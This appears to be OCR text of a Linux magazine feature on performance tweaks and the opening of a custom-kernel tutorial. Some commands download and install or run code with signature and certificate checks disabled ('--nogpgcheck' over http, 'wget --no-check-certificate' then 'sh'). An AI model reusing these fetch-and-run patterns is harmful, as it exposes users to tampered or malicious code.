
Since *Akonadi* is tied deep into the KDE desktop, when you launch any *Akonadi*-enabled app, it will automatically start the *Akonadi* server. Some *KRunner* runners and Plasma widgets also use *Akonadi* so you have to disable them as well. To disable *Akonadi*-enabled *KRunner* runners, press Alt+F2 on your keyboard and click on the Wrench icon. Then uncheck Nepomuk Desktop Search and the Instant Messaging Contacts runners. Next you need to tell the Digital clock widget not to display calendar events by right-clicking the digital clock in the panel and then heading to Digital Clock Settings. Switch to the Calendar tab and uncheck the Display Events option.

The indexing application *apt-xapian-index* speeds up certain search operations, but it can have a major detrimental effect on the performance of weaker computers. You can freely remove this package with **sudo apt-get purge apt-xapian-index**, because it's not essential.

Install apps faster







1 Remove language

The output of **sudo apt-get update** command has three types of lines – hit, ign and get. Most of the ign lines are related to language translation. If you use all the applications in English you can speed up updates by suppressing the language-related updates. For this add **Acquire::Languages "none";** in the **/etc/apt/apt.conf.d/00aptitude** file.

2 Use the closest mirror

If you're using Fedora, install the *fastestmirror* plugin with **sudo yum install yum-plugin-fastestmirror** which will time the connection to all available mirrors and then select the fastest one. Ubuntu users should launch the *Software & Updates* app, select the Other option from the Download From pull-down menu and click the Select Best Server button.

3 Use apt-fast

Apt-fast is drop-in replacement for *apt-get* that speeds up updates by downloading packages from multiple connections. Install it by adding its PPA with **sudo add-apt-repository ppa:apt-fast/stable** before installing the package with **sudo apt-get install apt-fast**. The script isn't available for the latest Ubuntu release, so you'll have to grab the packages manually.

If you're running a distro on a laptop, you'll need to consider a few particular things. Your average laptop is effectively two machines. If you were to benchmark its performance you'd get different results with the same distro. This is because laptops are designed to tweak their performance based on power usage. When running on battery power, laptops will try to extend battery life by turning down their performance.

You can get better control over this process with the *TLP* tool, which is an advanced power management command line tool for Linux that tries to apply various tweaks to conserve battery while maximising performance.

You can install *TLP* in Ubuntu by first adding its PPA with **sudo add-apt-repository ppa:linrunner/tlp**, then refreshing your repos with **sudo apt-get update** before installing the tool with **sudo apt-get install tlp tlp-rdw**. Fedora users should type the following the following three commands:


```
sudo yum localinstall --nogpgcheck http://repo.linrunner.de/fedora/tlp/repos/releases/tlp-release-1.0-0.noarch.rpm
sudo yum localinstall --nogpgcheck http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm
sudo yum install tlp tlp-rdw
```

Once installed, start *TLP* with **sudo tlp start**. Although it works in the background, there are some settings that you can apply manually to override the default *TLP* settings, such as enabling or disabling the Wi-Fi and Bluetooth radios on demand and switching between AC or battery settings ignoring the actual power source. These settings can be modified by editing *TLP*'s configuration file located at **/etc/default/tlp**.

Furthermore, Ubuntu users who wish to take charge of the scaling powers of their laptop's CPU, should also install the *CPUFreq* indicator with **sudo apt-get install indicator-cpufreq**. Once installed, you can control your CPU's scaling feature via the indicator in the top menu bar.

Check your hard disk

You've just upgraded your box, thrown in several gigs of RAM, added in a multi-core processor, but haven't noticed a remarkable difference in boot up and application launches? It's probably because you haven't bothered to upgrade the one piece of hardware that does much of the grunt work:



Instead of turning off KDE's file indexing completely, you can fine tune it by using several parameters.

the good ol' hard disk. Most distros include the *hdparm* command-line tool that can be used to check on and benchmark your hard disks. Assuming your hard disk is mounted at **/dev/sda**, use **sudo hdparm -I /dev/sda** to get loads of information about your disk including the rotation rate of its platters, which is usually between 5,400 and 7,200 for consumer-grade disks. The faster the rotation, the higher the transfer rate.

Use the **sudo hdparm -t --direct /dev/sda** command to measure the disk's data reading speed in MB/s. To measure the writing speed, create a file with the **dd** command, such as **dd if=/dev/zero of=readtest bs=8k count=500000**. This will display the time taken to create the file along with the average writing speed. Remember to remove the 4GB readtest file afterwards.

These two parameters, along with other parameters such as the file system fragmentation, have a huge bearing on the speed of your computer. When you upgrade your computer, keep in mind that the typical read/write speed of a traditional hard disk is about 120MB/s, while that of a SSD (Solid State Drive) is usually upwards of 200MB/s. »

Clean the crud

Over time, a typical Linux distro builds up a reservoir of unnecessary data. These left-over files and data artefacts can slow down a computer in mysterious ways. This is why, in addition to the tweaks mentioned in this feature, you should also take some time to regularly spring clean your distro.

Your distro creates and stores thumbnails in hidden directories even after the original file has been removed. Over time, the number of thumbnails can increase dramatically. Head to the hidden **.cache/thumbnails/** directory and remove the files under each sub-directory.

If you diligently keep your distro updated, chances are you've also accumulated a stack of older kernels that you no longer need. These are kept in case you are unable to boot into your distro with the updated kernel and they are generally listed under the 'Advanced options' in the *Grub* menu.

To remove the unused kernel, first find out the version you are currently running with the **uname -r** command. Then use your distro's package manager to search for any packages beginning with 'linux-image' and remove the ones that don't match the version of the current kernel. Fedora users can use the **sudo yum remove kernel** command which will automatically zap all unused kernel, while Ubuntu users can use the *Ubuntu Tweak* tool.

It also helps to clean the package management system's cache. Fedora users should use the **sudo yum clean all** command to streamline *Yum*, while Ubuntu users should use the **sudo apt-get autoremove** command to remove orphaned packages, followed by **sudo apt-get autoclean** to remove any partially installed packages or the packages that are no longer installed in the system.



Use your package manager to install tools like *BleachBit* to spring clean your distro.

Advanced hacks

Tighten up swap space and indexing and streamline your kernel.

The tricks in the previous pages will help you get good traction out of your Linux distro with minimal effort. But if these don't satiate your appetite for speed, lets move on to some advanced tweaks. However, before you apply these hacks, remember that not only are they more involved, but if applied carelessly they can have serious ramifications on your system setup.

Let's start with a RAM disk, which is a memory-based filesystem that creates a storage area directly in your computer's RAM as if it were a partition on a disk drive. The major benefit to this is that RAM disks are very fast. Since the data inside them is lost when you reboot the machine, a RAM disk is only suitable for apps which need repetitively small data areas for caching or using as temporary space.

Before creating a RAM disk use the **free** command to check the amount of unused RAM on your distro. Then create a folder to use as a mount point for your RAM disk with **sudo mkdir /mnt/ramdisk** and mount it with:

```
sudo mount -t tmpfs -o size=1024m tmpfs /mnt/ramdisk.
```


This will create a 1GB RAM disk using the **tmpfs** file system designed specifically for creating RAM disks.

To make sure the RAM disk is mounted automatically whenever you boot into the distro, you'll have to add it to the **/etc/fstab** file. Open it in a text editor and enter the following in a new line:

```
tmpfs /mnt/ramdisk  tmpfs nodev,nosuid,noexec,nodiratime,s
ize=2048M  0 0
```

Once you've created the RAM disk, you can use it to house your browser's cache. If you use the *Chromium* browser, all you have to do is modify the launcher entry to point to the RAM disk with the appropriate switch such as **--disk-cache-dir="/mnt/ramdisk"**.

If you use *Firefox*, type **about:config** in the location bar. Right-click somewhere in the list and select **New > String**. When asked for the name of the preference, type **browser.cache.disk.parent_directory** and then for its value type the path to where you want to store the cache, such as **/mnt/ramdisk**. Next locate the preference **browser.cache.disk.enable** and make sure it's set to True, otherwise double-click on it to toggle it.



Consider using a benchmarking tool such as the *Phoronix Test Suite* to gauge the performance of your rig regularly.

Control swap usage

Wondering why your RAM-laden machine is still slow off the blocks? Chances are it's because your distro is still using swap space on the hard disk, which has a slower read/write speed than RAM.

If your system has enough memory to handle whatever you throw at it, you should minimise the use of swap space. The swappiness parameter manages the ability of the kernel to shift processes out of physical memory and onto the swap disk, which can increase application response times when processes are moved out of memory vigorously.

The command **cat /proc/sys/vm/swappiness** will display the current level of swappiness set by your distro. Ubuntu's default swappiness value is 60. The parameter will

Analyse and optimise boot up


We've already looked at the graphical tools that most distros bundle to help curtail unnecessary applications and services. Here we'll look at ways to further optimise the boot using Systemd. This is a system management daemon that's designed to replace the ageing *init* system. Like init, Systemd is a master daemon that manages other daemons.

Major desktop distributions, such as Fedora, Mageia, and OpenSUSE have already switched to the Systemd daemon while others like Debian and Ubuntu have announced plans to switch in forthcoming releases.

On a Systemd distro, you can measure boot times with the **systemd-analyze** command which will print the time taken to boot the kernel and load the services and the user space.

You can use **systemd-analyze blame | head** to get a list of the processes that take up most of the boot time and they are ordered by the time they took to initialise. The **systemd-analyze plot > boot.svg** command will visualise the entire boot process in the **boot.svg** image file. You can view this file in the browser to get an idea about the chains of processes.

Once you've identified a problematic service, you can mask the service. When you do this to a service, it cannot be started using Systemd, and in essence becomes invisible. If you don't use LVM, RAID or any encrypted devices, you can mask nearly all Fedora storage services, such as **sudo systemctl mask lvm2-monitor.service** and **sudo systemctl mask mdmonitor.service**.



You can also manage Systemd services with the graphical *Systemadm* tool.



accept any value between 0 and 100. Set a lower value if you want to avoid swapping out processes. If you set a value of 0 the kernel will avoid swapping process out of physical memory and onto the swap partition for as long as possible.

Using the command **sudo sysctl vm.swappiness=10** you can temporarily change the swappiness value to 10. This change will be lost when you restart the computer. If you notice a spring in the step of your distro, you can preserve the value by editing the **/etc/sysctl.conf** file in a text editor. Look for the vm.swappiness parameter in the file and change its value. If it doesn't exist, you can add it at the end of the file, like so: **vm.swappiness=10**.

Create additional RAM

If your problem is a lack of RAM, this hack is designed for machines that have fairly decent processors that don't have much system memory, such as netbooks and virtual machines. On such computers you can use the *zRAM* kernel module to create a device in the RAM and compresses it. Thanks to this compression factor you effectively increase your RAM.

Do note that when you use *zRAM*, you are taxing your processor since it will have to compress and decompress all the time. That said, this turns out to be more efficient and quicker than swapping to a hard drive. Also note: the *zRAM* module is finally considered stable as of Kernel 3.14.

On Ubuntu, you can install the module with **sudo apt-get install zram-config** and then reboot your computer. The package installs a script to run it as a service and doesn't require any configuration. Use the **cat /proc/swaps** command to checks if its online. If *zRAM*'s working perfectly, the command should list one or more **/dev/zram** partitions. In case your processor is unable to cope with the added load and your computer's usability has taken a hit, you can disable and remove the *zRAM* module using the following: **sudo apt-get purge zram-config**.

If you use Fedora, you can use the scripts from the FedoraZram GitHub project (**http://bit.ly/FedoraZram**) to enable *zRAM*. Download and extract the project files and change into the extracted directory. You'll then have to install the Fedora tools to setup your build environment with:

```
sudo yum install @development-tools fedora-packager
```

Once installed, run **rpmdev-setuptree** to create the required directory structure for building packages. Then use the **make rpm** command to create RPMs for the *zRAM* service. Once the packages have been created you can install them all with **sudo rpm -Uhv ~/rpmbuild/RPMS/noarch/zram-*.noarch.rpm**. After installation, enable the service with **sudo systemctl enable zram.service** and then start it with **sudo systemctl start zram.service**. From then on, you can use the **zramstat** command to check whether the service is running properly.

Preload frequently-used apps

Most users have a select bunch of applications that they use frequently. Preload is an adaptive readahead daemon which runs in the background and analyses and monitors the apps that you use. Based on this on-going analysis, Preload predicts what applications you might run next and fetches all the binaries and the relevant dependencies into memory beforehand. This means that when you launch the application, it starts almost instantaneously since it's already in the memory.

```
bodhi@bodhi-Lenovo-G505s: ~
bodhi@bodhi-Lenovo-G505s:~$ sudo e4defrag -c /dev/sda6 /dev/sda7
[sudo] password for bodhi:
<Fragmented files>                                now/best       size/ext
1. /media/bodhi/korora/home/bodhi/.config/google-chrome/Default/Application Cach
e/Cache/index
                                                  31/1                4 KB
2. /media/bodhi/korora/var/log/yum.log            13/1                4 KB
3. /media/bodhi/korora/var/lib/gdm/.ICEauthority
                                                  10/1                4 KB
4. /media/bodhi/korora/var/log/wpa_supplicant.log-20140407
                                                  10/1                4 KB
5. /media/bodhi/korora/var/log/wpa_supplicant.log-20140521
                                                  10/1                4 KB

 Total/best extents                               289333/287308
Average size per extent                           58 KB
Fragmentation score                               0
[0-30 no problem: 31-55 a little bit fragmented: 56- needs defrag]
This device (/dev/sda6) does not need defragmentation.
Done.
```

For example, if you always open *Firefox* and *LibreOffice Writer* soon after booting into the distro, Preload will automatically load them both into memory when your computer boots up. When you log in and launch the apps, you'll be amazed by quickly they launch. While it might sound great, Preload isn't for everyone. It works well for someone who opens several different apps, but isn't really useful to users who load apps only occasionally. In such a case, Preload will unnecessarily consume RAM.

Some distros include the Preload daemon by default, and almost every distro has it in its official repositories. On Ubuntu you can install it with **sudo apt-get install preload**, while on Fedora you can get it with **sudo yum install preload**.

You can safely use Preload with its default settings. However, if you need to adjust it, you can edit the daemon's configuration file (**/etc/preload.conf**) in a text editor.

If you use the distro for conducting heavy-duty read/write operations, then use the *e4defrag* tool to make sure the filesystem isn't fragmented.

Speed up the filesystem

Like everything else inside your Linux distro, the filesystem also ships with tweakable settings. By default, the distro developers tune out performance for safety, and while the default settings might work for most users, specialised users might need to tweak their settings for performance.

The most popular filesystem that ships with virtually every desktop distro is the ext4 filesystem. It's default settings should work for most workloads but if your benchmark results point to the filesystem being the bottleneck, there are several ways you can tune it.

> **"If your system has enough RAM, you should minimise the use of swap space."**

The first thing you should do is turn off the **atime** parameter. When the parameter is active, every time a file is accessed the filesystem makes a note of the time. To prevent this behaviour entirely, open the **/etc/fstab** file and enter the 'noatime' option along with the existing options for all ext4 partitions.

You can also increase the performance of your filesystem by enabling directory indexing which will speed up the read and write speed from directories. However, use a Linux live CD to enable directory indexing and make sure the partition you wish to enable this for isn't mounted. Assuming **/dev/** »

sda1 as your ext4 partition, the command **sudo tune2fs -O dir_index /dev/sda1** will enable the feature. Then run **sudo e2fsck -D /dev/sda1** to index the existing folders.

While the directory indexing is a safe option for extracting performance, changing the journaling mode of the filesystem isn't and may harm your filesystem. The ext4 filesystem supports three journalling options. The Journal mode is the slowest but extremely safe. Then there's the Ordered mode which offers the right compromise between speed and safety and is used by default by most distros. In this mode, all data along with the metadata is first committed to the journal before being written to the main filesystem.

The third option available to you is the Writeback mode which is what you should use if you are concerned about performance. In this mode, data is written to the main filesystem immediately after its metadata has been recorded in the journal which increases throughput. For changing your filesystem's journaling mode, boot into a live environment, and then run:

```
sudo tune2fs -O has_journal -o journal_data_writeback /dev/sda1
```

"Con Koliva's kernal patches: you'll notice performance boost in everyday desktop tasks."


to switch the **/dev/sda1** partition to the writeback mode.

Also, typically you really don't need to defrag a Linux filesystem. In a snap, this is because the popular Linux filesystems house the files more intelligently. Instead of stacking them against each other, the filesystem gives individual files enough room to grow. But if you've been reading and writing files a lot and regularly test the limits of your partition, you might need to defrag your filesystem. If you are using the ext4 filesystem, your distro probably already includes the *e4defrag* tool. Assuming your data resides in **/dev/sda1** partition, use

```
sudo e4defrag -c /dev/sda1
```



The *Enlightenment*-based Elive distro was the winner of our low-resource distros roundup in [See Roundup, p44, LXF186] and includes experimental modes to try on your tablet and smartphone.



KDE's built-in *System Monitor* offers many customisable options to help monitor and iron out performance issues.

to first check the filesystem for fragmentation. When it's done, the command will suggest whether your filesystem needs defragging. If it does, use the

```
sudo e4defrag /dev/sda1
```

command to defrag the partition.

Patch your kernel

If you're looking for the ultimate software performance upgrade, you need to patch your kernel. For starters, there are several performance optimised kernel patches available.

One of the most popular alternatives to the standard kernel has been compiled by Con Koliva from lots of different performance patches. The kernel patchset is called -ck, and it has been built with an emphasis on desktop performance. After you've installed it, you'll notice performance improvements in everyday desktop tasks, as well as while playing games and producing multimedia.

To install it, use your distro's package manager to first download the kernel source for the version the patch applies to, along with all the tools for building your kernel. Then download the patch from Koliva's website (**http://bit.ly/ConKolivas**) and use the patch command in the kernel source folder to apply the changes, such as:

```
sudo patch -p1 < patch-3.*-ck1
```

Now build the kernel according to your distribution's instructions.

If you use Ubuntu, an easier way is to use this script (**http://bit.ly/KernalckUbuntu**), originally written by members of the Ubuntu Brazilian community, that will download vanilla kernels along with Kolivas' patches and compile them into installable binaries.

Download the script into the **/tmp** folder with:

```
cd /tmp; wget --no-check-certificate https://raw.github.com/chilicuil/learn/master/sh/kernel-ck-ubuntu
```

and then execute it with:

```
sh kernel-ck-ubuntu.
```

This will take some time to complete (time of a cup of tea, perhaps?). When it's done you'll have a bunch of binaries that you can install with:

```
sudo dpkg -i ./linux-*.deb.
```

■



Get more from your Mac

Try the new issue of MacFormat free* in the award-winning app!

macformat.com/ipad

Available on the App Store

Packed with practical tutorials and independent advice – discover why MacFormat has been the UK's best-selling Apple magazine for seven years!

* New app subscribers only

Build a custom

Don't just stick with your distro defaults – you can compile your own Linux kernel for extra performance and features.



Here's a question: which software on your Linux installation do you use the most? You're probably inclined to say something like *Firefox* or KDE, but an equally valid response would be the kernel. Sure, you don't use it directly – it chugs away in the background, keeping everything ticking over – but without it, you wouldn't be able to do anything. Well, you'd be able to look at your shiny hardware and stare at an empty bootloader screen, but that's not much fun...

Anyway, while the kernel is the most important component in a Linux installation, it's usually seen as a mysterious black box, performing magic that only the geekiest of geeks can understand. Even if you're an advanced Linux user who keeps track of kernel news, you've probably never tried compiling a kernel yourself. After all, why go to all that hassle when your distro already provides one? Well:

- Many stock distro kernels are optimised for a broad set of hardware. By compiling your own, you can use optimisations that are very specific for your CPU, giving you a speed boost.
- Some features in the kernel source code are marked as experimental and aren't included in distro kernels by default. By compiling your own, you can enable them.
- There are loads of useful kernel patches in the wilds of the internet that you can apply to the main source code to add new features.
- And just from a curiosity perspective, compiling and installing a new kernel will give you great insight into how Linux works.

So in this tutorial we'll show you, step-by-step, how to obtain, configure, build and install a new kernel. We'll also look at applying patches from the internet. But please heed this BIG FAT WARNING: installing a new kernel is like performing brain surgery on your Linux box. It's a fascinating topic, but things can go wrong. We're not responsible if you hose your installation! Therefore we strongly recommend doing this on Linux installations that you can afford to play around with, or inside a virtual machine.

Setting up

The first thing you'll need to do is get hold of the kernel source code. Different distros use different versions of the kernel, and most of them add extra patches, but in this case we'll be taking the pure and clean approach – using the source code that Linus Torvalds himself has signed off.

The home of kernel development on the internet is at **www.kernel.org**, and there you can download the latest official release. In this tutorial we'll be using version 3.17.1 as provided in the file **linux-3.17.1.tar.xz**; there will probably be a newer version by the time you read this, so as you follow the steps, change the version numbers where appropriate.

Now, instead of extracting the source code in your home directory (or a temporary location), it's much better to extract it in **/usr/src** instead. This isn't critically important now, but it will come into play later – certain programs need to find header (**.h**) files for the currently running kernel, and they will often look for source code in **/usr/src**. *VirtualBox* is one example of this, because it has its own kernel module, and it needs the kernel source header files to build that module during installation.

So, extract the source code like this (and note that all of the commands in this tutorial should be run as root):

```
tar xfv linux-3.17.1.tar.xz -C /usr/src/
```

The extraction process will take a while, because recent versions of the kernel source weigh in at almost 600MB. Enter **cd /usr/src/linux-3.17.1** and then **ls** to have a quick look around. We're not going to explain what all of the different directories in the kernel do here, because that's a topic for a completely different tutorial, but you may be tempted to poke your head into a couple of them. Inside **mm** you'll find the memory manager code, for instance, while **arch/x86/kernel/head_32.S** is also worthy of note – it's the assembly start up code for 32-bit PCs. It's where the kernel does its 'in the beginning' work, so to speak.

Linux kernel

Now let's move on to the best part of building a kernel: customising it for your particular system. Inside the main **/usr/src/linux-3.17.1** directory, enter:

```
make xconfig
```

If you have the *Qt 4* development files installed (for example, **libqt4-dev** in Debian/Ubuntu), this command will build and run a graphical configuration tool. For a *GTK*-based alternative try:

```
make gconfig
```

and if you can't get either of the graphical versions to work, there's a perfectly decent text-based fallback available with this command (*Ncurses* required):

```
make menuconfig
```

Even though the interfaces are different, all of these configuration tools show the same options. And there are a lot of options – thousands of them, in fact. If you're reading this tutorial on a dark winter evening and you've got some spare time, make yourself a cuppa and go through some of the categories.

Admittedly, much of the information is ultra technical and only actually applies to very specific hardware or system setups, but just by browsing around, you can see how incredibly feature-rich and versatile the Linux kernel is. And you can see why it's used on everything from mobile phones to supercomputers.

Pimp your kernel

We'll focus on the *Xconfig* tool in this tutorial because it has the best layout, and it's the easiest to navigate. Down the left-hand side of the UI you'll see a tree view of options and categories – if you click on a category, its sub-options will be displayed in the top-right panel. And then, clicking on one of these sub-options brings up its help in the bottom-right panel. Most options in the kernel are well documented, so click around and enjoy exploring.

The enabled options are marked by familiar-looking checkboxes; you'll also see many boxes with circles inside. This means that the selected option will be built as a module – that is, not included in the main kernel file itself, but as a separate file that can be loaded on demand. If you compiled all of the features you needed directly into the kernel, the resulting file would be huge and may not even work with your bootloader. What this means is that it's best to only compile critical features and drivers into the kernel image, and enable everything else you need (for example, features that can be enabled after the system's booted) as modules.

So, click on the checkboxes to change their state between enabled (blank), built into the kernel (tick) or built as a module (circle). Note that some features can't be built as modules, though, and are either enabled or not. You're probably wondering why some options are already enabled and some not. Who made all of these decisions? Well, if you look in the terminal window where you ran **make xconfig**, you'll see a line like this:

```
# using defaults found in /boot/config-3.8.0-21-generic
```

Your currently running kernel has an associated configuration file in the **/boot** directory, and the **xconfig/gconfig/menuconfig** tools find this and use it as the basis for the new configuration. This is great, because it means that your new kernel will have a similar feature set to your existing kernel – reducing the chance of experiencing spectacular boot failures. When you click on the 'Save' button in the configuration program, it stores the options in **.config**, and any future use of **xconfig/gconfig** and so on will use this **.config** file from here onwards.

Enabling extra goodies

Now, at the start of this tutorial we talked about customising your kernel for better performance and using experimental features. For the former, have a look inside the Processor type and features category. The chances are that your currently running kernel was tuned for the Pentium Pro or a similarly old processor – that's not inherently a bad thing, because it means that the kernel will run on a wide range of chips, but you'll probably want to choose something much newer. If you have a Core i3/i5/i7 processor, for instance, you will want to choose the Core 2/newer Xeon option. Don't expect to be blown away by a massive increase in system speed, but at »

A day in the life of a kernel

If you're fairly new to the world of Linux, or you've just never spent much time looking at the technical underpinnings of your operating system, you're probably aware that the kernel is the core part of an installation and does all of the important work – but what exactly is this work? For clarity, let's examine the kernel's key jobs in a little more detail:

» **Running programs** The kernel is effectively the boss of all running programs. You can't have one program hogging the entire processor, and if that program happens to lock up, you don't want everything else to be inaccessible. So the kernel gives programs their own slots of CPU time, ensuring that they all get on together and that one program can't take over the machine. The kernel can also kill running programs and free up their resources.

» **Accessing hardware** Very few end-user programs interact directly with hardware. You don't want two programs trying to access, for example, the same USB port at the same time, leading to all sorts of horrible clashes. So the kernel deals with your hardware, providing drivers to access specific devices, and also providing abstraction layers so that higher-level software doesn't have to know the exact details of every device.

